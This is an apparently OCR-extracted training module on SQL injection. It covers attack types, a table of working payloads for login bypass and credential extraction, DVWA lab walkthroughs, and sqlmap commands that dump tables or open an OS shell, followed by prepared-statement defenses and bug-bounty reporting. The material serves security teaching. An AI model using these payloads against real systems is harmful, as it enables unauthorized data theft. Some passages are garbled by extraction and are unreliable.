💉💻SQL INJECTION

SCANNING NETWORKS

🔐 Module 4 : SQL Injection – Uncovering the Hidden Vulnerabilities

SQL Injection Attacks uses SQL websites or web applications. It relies on the strategic injection of malicious code or script into existing queries. This malicious code is drafted with the intention of revealing or manipulating data that is stored in the tables within the database.
SQL injection is a powerful and dangerous attack. It identifies the flaws and vulnerabilities in a website or application. The fundamental concept of SQL injection is to inject commands to reveal sensitive information from the database. Hence, it can result to a high profile attack.
The scope of SQL Injection
SQL Injection can be a great threat to a website or application. SQL injection impact can be measured by observing the following parameters that an attacker is intended to overcome: -
⚫ Bypassing the Authentication Revealing sensitive information • Compromised Data integrity Erasing the database
• Remote Code Execution
How SQL Query works
Injection of SQL query will be executed on the server and replied by the response. For example, following SQL query is requested to the server.
*
SELECT FROM [Orders]
These commands will reveal all information stored in the database "Orders" table. If an organization maintains records of their orders into a database, all information kept in this database table will be extracted by the command.

Lesson 4.1 – Introduction to SQL Injection

📌 What is SQL Injection?

SQL Injection (SQLi) is a type of injection attack that allows an attacker to execute arbitrary SQL queries on a backend database by manipulating unsanitized user input.

🧠 Think of it like this:

If a web app lets you ask a question to its database, and it doesn't validate what you ask, you can trick it into revealing or modifying sensitive data.

🔎 Why It's Dangerous:

- Unauthorized access to sensitive data
- Bypassing login authentication
- Data deletion or corruption
- Total database takeover

🚨 Real Threat:

Still listed in the **OWASP Top 10** for over a decade. Many major breaches (Yahoo, Sony, NASA) have involved SQLi.

Lesson 4.2 – Anatomy of a SQL Injection Attack

🌐 Example Scenario – Login Bypass:

```
sql
CopyEdit
SELECT * FROM users WHERE username = '$user' AND password = '$pas
s';
```

Input:

- Username: `' OR '1'='1`
- Password: `anything`

Becomes:

```
sql
CopyEdit
```

```
SELECT * FROM users WHERE username = '' OR '1'='1' AND password = 'a
nything';
```

This returns **true** for everyone. Access granted — **unauthorized**.

📍 Entry Points:

- Login forms
- Search bars
- Contact forms
- URLs (GET parameters)
- Cookies

Lesson 4.3 – Types of SQL Injection (Detailed)

SQL Injection can be classified into three major categories.

1. **In-band SQLi**

   In-band SQL Injection is the most straightforward and widely used form of SQLi, where the attacker uses the same communication channel to both **launch the attack** and **receive results**.

2. **Inferential SQLi**

   In-Band SQL Injection
   In-Band SQL injection is a category which includes injection techniques using same communication channel to launch the injection attack and gather information from the response. In-Band Injection techniques include

3. **Error-based SQL Injection - Union based SQL Injection Error Based SQL Injection**

   Error-based SQL Injection is one of the in-band SQL Injection technique. It relies on error messages from the database server to reveal information about the structure of the database. Error-based SQL injection is very effective for an attacker to enumerate an entire database. Error messages are useful during the development phase to troubleshoot issues. These

messages should be disabled when an application website is live. Error Based SQL Injection can be performed by the following techniques: -
• System Stored Procedure
• End of Line Comment
Illegal / Logically incorrect Query Tautology
Union SQL Injection
Union-based SQL injection is another In-band SQL injection technique that involves the UNION SQL operator to combine the results of two or more **SELECT statements into a single result.**
SELECT <column_name(s)> FROM <table_1>
UNION
SELECT <column_name(s)> FROM <table_2>;

4. **Inferential SQL Injection (Blind Injection)**

   In an Inferential SQL Injection, no data is transferred from a Web attacker is unable to see the result of an attack hence referred as a Blind injection. The attacker just observed the behavior of the server. The two types of inferential SQL Injection Are Blind-Boolean-based SQL injection and Blind-time-based SQL injection.

5. **Blind SQL Injection**

   Blind SQL injection is a technique of sending a request to the database. the response does not contain any data from database however attacker observe the HTTP response. By evaluating the responses, an attacker can infer whether injection was successful or unsuccessful, as the response will be either true or false however it will not contain any data from the database.

6. **Out-of-band SQL Injection**

   Out-of-band SQL injection is the injection technique that uses different channels to launch the injection and gather the responses. It requires some features being enabled such as DNS or HTTP requests on database server hence it is not very common.

Lesson 4.4 – Payload Arsenal

Goal	Payload Example
Login Bypass	`' OR '1'='1`
DB Name	`' UNION SELECT database() --`
Tables	`' UNION SELECT table_name FROM information_schema.tables --`
Columns	`' UNION SELECT column_name FROM information_schema.columns WHERE table_name='users' --`
Credentials	`' UNION SELECT username, password FROM users --`
Time Delay	`' OR SLEEP(5) --`

Lesson 4.5 – Real-World Breaches Using SQLi

Company	Year	Damage
Yahoo	2012	450,000 emails/passwords leaked
Heartland Payment Systems	2008	130 million cards stolen
Sony Pictures	2011	Full employee database leaked
Tesla (Bug Bounty)	2022	SQLi in internal dashboard discovered
NASA (Ethical Hacker Report)	2017	SQLi enabled remote server access

Lesson 4.6 – SQL Injection Lab Environment

✅ Tools Required:

- XAMPP / WAMP / LAMP
- DVWA (Damn Vulnerable Web Application)
- Burp Suite
- sqlmap
- Kali Linux (Optional)

🔧 DVWA Setup:

1. Install XAMPP & DVWA.
2. Configure `config.inc.php` file.
3. Start Apache & MySQL.
4. Access: `http://localhost/dvwa/`

5. Set security to **Low** in DVWA.

Lesson 4.7 – Practical Walkthroughs

1. Login Bypass

- Username: `' OR '1'='1 --`
- Password: (leave blank)
- Result: Access granted

2. URL-Based SQLi

```
http
CopyEdit
http://localhost/dvwa/vulnerabilities/sqli/?id=1
```

Try: `1' OR '1'='1`

3. Using sqlmap

```
bash
CopyEdit
sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
#" --dbs
```

What Happens:

- sqlmap scans for vulnerability
- Dumps database names
- Can further dump tables, columns, and even OS shell if misconfigured

---

Lesson 4.8 – sqlmap Deep Dive

🧪 Common Commands:

- List Databases:

```
bash
CopyEdit
sqlmap -u "URL" --dbs
```

- List Tables:

```
bash
CopyEdit
sqlmap -u "URL" -D dvwa --tables
```

- Dump Data:

```
bash
CopyEdit
sqlmap -u "URL" -D dvwa -T users --dump
```

Extra Features:

- -os-shell: Get a shell
- -passwords: Dump DBMS user passwords
- -level=5: Deep scan

Lesson 4.9 – Tools Used in SQL Injection

Tool	Usage
Burp Suite	Manual parameter tampering
sqlmap	Automated SQLi & exploitation
Postman	API testing for SQLi in requests
Havij	GUI tool for beginners
Fiddler	Network interception for requests

Lesson 4.10 – Defensive Programming & Prevention

🔒 Top 5 Defense Techniques:

1. **Prepared Statements (Parameterized Queries)**
   - Never mix logic & user input directly.
   - Example in PHP (PDO):

     ```
     php
     CopyEdit
     $stmt = $pdo->prepare("SELECT * FROM users WHERE username =?");
     $stmt->execute([$username]);
     ```

2. **Input Validation & Escaping**
   - Whitelist values
   - Escape characters like `'` and `"` using frameworks
3. **Stored Procedures**
   - Write and secure logic inside DB itself
4. **Error Handling**
   - Never expose DB errors to users
5. **Web Application Firewall (WAF)**
   - Detect & block common payloads

Lesson 4.11 – Reporting SQL Injection in a Bug Bounty

🔍 How to Document:

- Show Proof of Concept (POC)
- Include payloads
- Demonstrate data access or bypass
- Use screen recordings or Burp logs

🧠 Tip:

Always confirm the company is on **HackerOne**, **Bugcrowd**, or a VDP (Vulnerability Disclosure Program).

Lesson 4.12 – Student Challenge

> ✅ Challenge: Hack DVWA using SQLi and extract the entire users table.

Instructions:

1. Set DVWA to **Medium** security
2. Use Burp to intercept and test parameters
3. Use sqlmap to dump table `users`
4. Take screenshots and note:
    - Payloads used
    - Data extracted
    - Time taken

✅ Summary Table: SQLi in a Nutshell

Concept	Example / Tool
Classic Injection	`' OR '1'='1 --`
Automation	`sqlmap`
Manual Testing	Burp Suite
Data Extraction	`--dump`
Defense	Prepared Statements
Real Hack	Yahoo, Heartland
Practice Lab	DVWA, bWAPP

↪️SUMMARY OF SQL INJECTION :

Overview of SQL Injection:

- SQL injection attacks can be performed using various techniques to view, manipulate, insert, and delete data from an application's database. There are three main types of SQL injection:
    - In-band SQL injection: An attacker uses the same communication channel to perform the attack and retrieve the results
    - Blind/inferential SQL injection: An attacker has no error messages from the system with which to work, but rather simply sends a malicious SQL query to the database
    - Out-of-band SQL injection: An attacker uses different communication channels (such as database email functionality, or file writing and loading functions) to perform the attack and obtain the results

SQL injection can be used to implement the following attacks:

- Authentication bypass: An attacker logs onto an application without providing a valid username and password and gains administrative privileges
- Authorization bypass: An attacker alters authorization information stored in the database by exploiting SQL injection vulnerabilities
- Information disclosure: An attacker obtains sensitive information that is stored in the database
- Compromised data integrity: An attacker defaces a webpage, inserts malicious content into webpages, or alters the contents of a database
- Compromised availability of data: An attacker deletes specific information, the log, or audit information in a database
- Remote code execution: An attacker executes a piece of code remotely that can compromise the host OS

sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features, and a broad range of switches—from database fingerprinting and data fetching from the database to accessing the underlying file system and executing commands on the OS via out-of-band connections.

You can use sqlmap to perform SQL injection on a target website using various techniques, including Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band SQL injection.


Detect SQL Injection Vulnerabilities using DSSS:

- Damn Small SQLi Scanner (DSSS) is a fully functional SQL injection vulnerability scanner that supports GET and POST parameters. DSSS scans web applications for various SQL injection vulnerabilities.

💉⚠️SQLMAP

Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester, and a broad range of switches including database fingerprinting, over data fetching from the database, accessing the underlying file system, and executing commands on the operating system via out-of-band connections.

Screenshots



You can visit the collection of screenshots demonstrating some of the features on the wiki.

Installation

You can download the latest tarball by clicking here or latest zipball by clicking here.

Preferably, you can download sqlmap by cloning the Git repository:

```
git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
```

sqlmap works out of the box with Python version **2.6**, **2.7** and **3.x** on any platform.

Usage

To get a list of basic options and switches use:

```
python sqlmap.py -h
```

To get a list of all options and switches use:

```
python sqlmap.py -hh
```

You can find a sample run here. To get an overview of sqlmap capabilities, a list of supported features, and a description of all options and switches, along with examples, you are advised to consult the user's manual.